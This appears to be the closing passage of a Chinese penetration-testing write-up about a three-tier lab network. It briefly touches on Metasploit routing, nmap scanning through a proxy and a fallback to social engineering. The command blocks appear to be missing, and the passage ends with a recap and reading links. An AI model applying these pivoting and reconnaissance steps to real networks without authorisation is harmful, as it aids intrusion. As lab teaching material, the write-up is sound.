照上面msf的情况：



route

若是没有有效信息，可以考虑社工。

关于nmap：



因为ss不支持ICMP协议，所以要加如上参数，若需要其他功能则直接加就行。

0x5.3 后话

本次DMZ开启了web服务是linux服务器，第二层开了web服务是windows服务器，第三层windows服务器。

渗透过程中，首先要明确目标开了什么服务，什么操作系统等等，我们才知道如何下手。

本次渗透没有涉及域渗透，只是简单说明一下渗透流程。


END

推荐阅读：

内网渗透 | 域渗透实操ATT&CK

原创投稿作者：Railgun
作者博客：www.pwn4fun.com

本文由公众号HACK学习排版编辑整理



精选留言

用户设置不下载评论